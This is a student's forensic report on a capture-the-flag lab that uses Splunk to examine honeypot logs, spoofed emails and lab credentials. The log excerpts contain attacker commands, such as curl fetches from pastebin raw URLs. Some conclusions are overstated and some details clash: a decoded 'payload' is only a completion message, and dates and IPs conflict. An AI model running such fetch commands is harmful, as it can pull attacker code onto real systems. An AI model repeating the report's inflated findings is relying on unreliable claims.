IronCircle

Certification Report

Submissions Instructions

7th of December 2025

OVERVIEW

The Mail n' Trail lab is a forensic investigation exercise that examines a sophisticated social engineering attack captured on a honeypot system. An attacker targeting user 'johnd' executed a multi-stage campaign by sending four spoofed emails impersonating root@corporate.com. The first three emails referenced routine IT operations to establish credibility, while the fourth email announced a new Splunk product and provided honeypot access credentials (admin/CTF_Final!). Once accessed, the honeypot captured extensive attacker activity including 24 curl commands to pastebin.com for payload delivery, base64-encoded command strings for obfuscation, and 10 successful SSH login attempts from two different IP addresses targeting the user account 'janed'.

The investigation uses Splunk Enterprise to analyze mail logs, SSH records, and honeypot command execution data. The deliverable is a professional forensic report documenting five critical findings with evidence, a complete methodology, and seven actionable security recommendations including email authentication, multi-factor authentication, security awareness training, network monitoring, SSH intrusion detection, endpoint detection and response, and credential management policies. The report demonstrates professional forensic investigation standards suitable for academic or organizational incident response documentation.

Kevin Martinho

Final Assessment Report Submission

Mail n’ Trail: Social Engineering

December 7, 2025

Executive Summary

This investigation examined a sophisticated social engineering campaign targeting user 'johnd' at Corporate Inc. through spoofed email communications. The attacker sent four carefully crafted emails impersonating root@corporate.com, establishing false legitimacy through routine IT notifications before delivering honeypot access credentials (admin/CTF_Final!). The attack demonstrates a refined multi-stage approach: initial trust-building through maintenance notifications, followed by credential delivery, and subsequently logged command execution patterns including pastebin URL access and base64-encoded payloads. Splunk honeypot analysis captured the complete attack chain, revealing attacker techniques including multi-stage payload delivery via public paste services, command obfuscation, and distributed SSH brute force attempts. This report documents five critical findings with actionable recommendations to prevent similar incidents through email authentication hardening, security awareness training, and network monitoring enhancements.

Findings and Analysis

Finding	Finding Details	Description
Phishing Emails	Emails sent from root@corporate.com	Four emails were recovered from johnd's mailbox, all originating from root@corporate.com but bearing hallmarks of spoofed correspondence.
Credential Exposure	Username:admin; password: CTF_Final!	The final email delivered explicit credentials in plaintext to access a honeypot Splunk instance at

		10.0.169.109:8000.
Malicious URLs	24 curl commands to pastebin.com/raw/ URLs (July-November 2020)	Splunk logs captured 24 command.input events containing curl commands to pastebin.com/raw/ endpoints spanning July-November 2020, logged within the Cowrie SSH honeypot.
Encoded Payload	Q29uZ3JhdHMsIHlvdSBoYXZlIGZpbmlzaGVkIENJVF9GSU5BTCBzdWNjZXNzZnVsbHk	Base64-encoded strings with 20+ character length were identified in command execution logs. One payload decoded to: "Congrats, you have finished CIT_FINAL successfully." B
Attack Sources	10.71.0.115 (8 logins), 192.168.56.1 (2 logins)	This pattern suggests either brute force attack success, pre-compromised credentials, or distributed attack coordination. The use of account 'janed' (distinct from 'johnd') indicates reconnaissance into the user account namespace.


Methodology

Tools and Technologies Used

- **Splunk Enterprise (v9.1.3):** Primary SIEM platform for log aggregation and analysis. Selected for its flexible search language (SPL), ability to parse structured data from mail/SSH/honeypot logs, and capability to correlate events across the attack timeline.
- **Cowrie SSH Honeypot:** Medium-interaction SSH honeypot selected to capture attacker commands, login attempts, and file operations without exposing production systems. Detailed logging of cowre.command.input events provided unambiguous evidence of attacker behavior.
- **Linux Command-Line Tools (cat, grep, ls, curl):** Selected for direct filesystem examination of /var/mail/johnd to extract email artifacts and facilitate rapid pattern matching across log files.
- **Base64 Decoder:** Used to convert obfuscated payloads into readable format, revealing attacker objectives and payload delivery methods.
- **Remote Desktop Connection (RDP):** Selected for interactive access to Splunk interface (10.0.169.109:8000) enabling real-time log searching and data analysis.

Investigation Process

1. Login to the Remote Desktop Connection using the ip address and adding one number.



Remote Desktop Connection


Remote Desktop Connection

Computer: 10.0.169.109

User name: None specified

You will be asked for credentials when you connect.

2. Login to the Splunk-server using username: johnd and password:toor.




Login to splunk-server

Session Xorg

username johnd


password ****

3. Search /var/mail/johnd and read email messages.




```
johnd@splunk-server:/var/mail$ cat johnd
From root@corporate.com  Sun Aug 18 13:46:21 2024
Return-Path: <root@corporate.com>
X-Original-To: johnd@corporate.com
Delivered-To: johnd@corporate.com
Received: by splunk-server.ec2.internal (Postfix, from userid 0)
        id 3BE891B9352; Sun, 18 Aug 2024 13:46:21 +0000 (UTC)
Subject: Scheduled Maintenance on Server
Message-Id: <20240818134621.3BE891B9352@splunk-server.ec2.internal>
Date: Sun, 18 Aug 2024 13:46:21 +0000 (UTC)
From: root <root@corporate.com>
X-IMAPbase: 1723987666 0000000005
X-UID: 1
Status: RO

Hi Johnd,

Please be informed that we have scheduled routine maintenance on the server. This maintenance is part of our ongoing efforts to ensure the stability and security of our network infrastructure.

Maintenance Details:
- Date: Tuesday, August 20, 2024
- Time: 1:00 AM - 3:00 AM EST
- Affected Services: All services hosted on the server

During this maintenance window, the server and its associated services will be temporarily unavailable. We apologize for any inconvenience this may cause and appreciate your understanding.

If you have any questions or need further information, please feel free to contact the IT Support team.

Thank you,
IT Support Team
Corporate Inc.

From root@corporate.com  Sun Aug 18 13:46:21 2024
Return-Path: <root@corporate.com>
X-Original-To: johnd@corporate.com
Delivered-To: johnd@corporate.com
Received: by splunk-server.ec2.internal (Postfix, from userid 0)
        id 42B1C1B934D; Sun, 18 Aug 2024 13:46:21 +0000 (UTC)
Subject: New Monitoring Service Deployed on Server
Message-Id: <20240818134621.42B1C1B934D@splunk-server.ec2.internal>
Date: Sun, 18 Aug 2024 13:46:21 +0000 (UTC)
From: root <root@corporate.com>
X-UID: 2
Status: RO
```

4. Here we find the password to access Splunk with the username:admin and password:CTF_Final!




```
Update Summary:
- Server IP:
- Date of Update: Monday, August 19, 2024
- Key Improvements:
  - Enhanced security protocols
  - Improved system stability and performance
  - New features added to the server management console

No action is required on your part, but we encourage you to log in and review the new features at your earliest convenience. If you
reach out to the System Administration team.

Thank you for your cooperation.

Best regards,
System Administration Team
Corporate Inc.

From root@corporate.com  Mon Aug 19 10:30:50 2024
Return-Path: <root@corporate.com>
X-Original-To: johnd@corporate.com
Delivered-To: johnd@corporate.com
Received: by splunk-server.ec2.internal (Postfix, from userid 0)
        id 914CC1B9364; Mon, 19 Aug 2024 10:30:50 +0000 (UTC)
Subject: We launched Splunk!
Message-Id: <20240819103050.914CC1B9364@splunk-server.ec2.internal>
Date: Mon, 19 Aug 2024 10:30:50 +0000 (UTC)
From: root <root@corporate.com>
X-UID: 5
Status: RO

Hey there,

We wanted to call your attention to our new SIEM product we released overnight.
Using this new feature, you'll be able to investigate for suspicious events.
If you have any questions about the best ways to use Splunk, please feel free to give us a call at +1-202-555-0128.

To use Splunk, navigate to the following URI:
http://[SERVER-IP]:8000/

The credentials are as follows:
username: admin
password: CTF_Final!

Thank you,
Admin
```

5. Login to Splunk Siem using ip address 10.0.110.237:8000. Then the username: admin and password: CTF_Final!.



You have been logged out. Log in to return to the system.

6. Using the query bar, type in “command.input.” This reveals some commands that were typed in to give us clues.



```
10.0.169.109:8000/en-US/app/search/search?earliest=0&latest=&q=search%20index%3D*%20cowrie.command.input%20curl&display.page.search.mode=smart&dispatch.sample_ratio=1&workload_pool=&sid=1765135215.67
```

```
index=* cowrie.command.input curl
```

✓ 24 events (before 12/7/25 7:20:15.000 PM)

Selected fields: a host 1, a source 1, a sourcetype 1

Interesting fields: a date_hour 3, a date_mday 3, a date_minute 9, a date_month 3, a date_second 10, a date_wday 2, a date_year 2, a date_zone 2, a extracted_host 1, a extracted_index 1, # extracted_linecount 1, a extracted_source 1, a extracted_sourcetype 1, a extracted_splunk_server 1


i	Time	Event

>	7/27/21
	5:26:19.000 AM
		`,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/jpSBiHjC"",""message"":""CMD: curl https://pastebin.com/raw/jpSBiHjC"",""s`
		`l.corporate.com"",""timestamp"":""2020-07-27T07:27:38.266203Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T05:26:19.000-0400",,,,,,,,,,,,,,,,,,,`
		`orporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::""__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie`
		`n","mail.corporate.com",,,,,,,,,,,,,,,,,`
		host = mail.corporate.com source = Server.csv sourcetype = csv

>	7/27/21
	5:26:19.000 AM
		`,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/2QAuwmHe"",""message"":""CMD: curl https://pastebin.com/raw/2QAuwmHe"",""s`
		`l.corporate.com"",""timestamp"":""2020-07-27T07:26:28.140348Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T05:26:19.000-0400",,,,,,,,,,,,,,,,,,,`
		`orporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::""__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie`
		`n","mail.corporate.com",,,,,,,,,,,,,,,,,`
		host = mail.corporate.com source = Server.csv sourcetype = csv

>	11/23/20
	7:23:33.000 AM
		`,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/0cs1NHvh"",""message"":""CMD: curl https://pastebin.com/raw/0cs1NHvh"",""s`
		`l.corporate.com"",""timestamp"":""2020-07-27T07:24:49.854616Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T07:25:47.070-0400",,,,,,,,,,7,27,25,ju`
		`2020,local,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::""__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/co`
		`cowrie/cowrie.json","_json","mail.corporate.com",,,,,,,,,,,,,,,,,`
		host = mail.corporate.com source = Server.csv sourcetype = csv

>	11/23/20
	7:23:33.000 AM
		`,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/0cs1NHvh"",""message"":""CMD: curl https://pastebin.com/raw/0cs1NHvh"",""s`
		`l.corporate.com"",""timestamp"":""2020-07-27T07:24:49.854616Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T07:25:47.070-0400",,,,,,,,,,7,27,25,ju`
		`2020,local,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::""__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/co`




```
index=* cowrie.command.input
```

✓ 172 events (before 12/7/25 7:18:59.000 PM)   No Event Sampling

SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1


INTERESTING FIELDS
- a date_hour 4
- a date_mday 3
- a date_minute 16
- a date_month 3
- a date_second 26
- a date_wday 2
- a date_year 2
- a date_zone 2
- a extracted_host 1
- a extracted_index 1
- # extracted_linecount 1
- a extracted_source 1
- a extracted_sourcetype 1
- a extracted_splunk_server 1

i	Time	Event
>	7/27/21 5:26:19.000 AM	,,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""while [-d /proc/$PPID]; do sleep 1;head -v -n 8 /proc/meminfo; head -v -n 2 /proc/stat /proc/version /proc/uptime /proc/loadavg /proc/sys/fs/file-nr /proc/sys/kernel/hostname; tail -v -n 16 /proc/net/dev;echo '==> /proc/df <==';df;echo '==> /proc/who <==';who;echo '==> /proc/end <==';echo '##Moba##'; done"",""message"":""CMD: while [-d /proc/$PPID]; do sleep 1;head -v -n 8 /proc/meminfo; head -v -n 2 /proc/stat /proc/version /proc/uptime /proc/loadavg /proc/sys/fs/file-nr /proc/sys/kernel/hostname; tail -v -n 16 /proc/net/dev;echo '==> /proc/df <==';df;echo '==> /proc/who <==';who;echo '==> /proc/end <==';echo '##Moba##'; done"",""sensor"":""mail.corporate.com"",""timestamp"":""2020-07-27T07:28:28.187510Z"",""src_ip"":""192.168.56.1"",""session"":""bd8917a82102""}","2020-07-27T05:26:19.000-0400",,,,,,,,,,,,,,,,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_[_-_//$_];___;_-_-__//;__-_-__//_//_"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie.json","_json","mail.corporate.com",,,,,,,,,,,,,,,,, host = mail.corporate.com source = Server.csv sourcetype = csv
>	7/27/21 5:26:19.000 AM	,,,,,,,,,,,,,,,,,,"{""eventid"":""cowrie.command.input"",""input"":""curl https://pastebin.com/raw/jpSBiHjC"",""message"":""CMD: curl https://pastebin.com/raw/jpSBiHjC"",""sensor"":""mail.corporate.com"",""timestamp"":""2020-07-27T07:27:38.266203Z"",""src_ip"":""192.168.56.1"",""session"":""a8e3f8b33ca5""}","2020-07-27T05:26:19.000-0400",,,,,,,,,,,,,,,,,,,,,,,,"mail.corporate.com",,,,main,,,,,1,,,,,,,,,,,,,,,,,,,,,,,,"{"""":""..."",""""::""_://.//"",""""::"":__://.//"",""""::""..."",""""::""-"",,,,,,,,,"/home/cowrie/cowrie/var/log/cowrie/cowrie.json","_json","mail.corporate.com",,,,,,,,,,,,,,,,, host = mail.corporate.com source = Server.csv sourcetype = csv
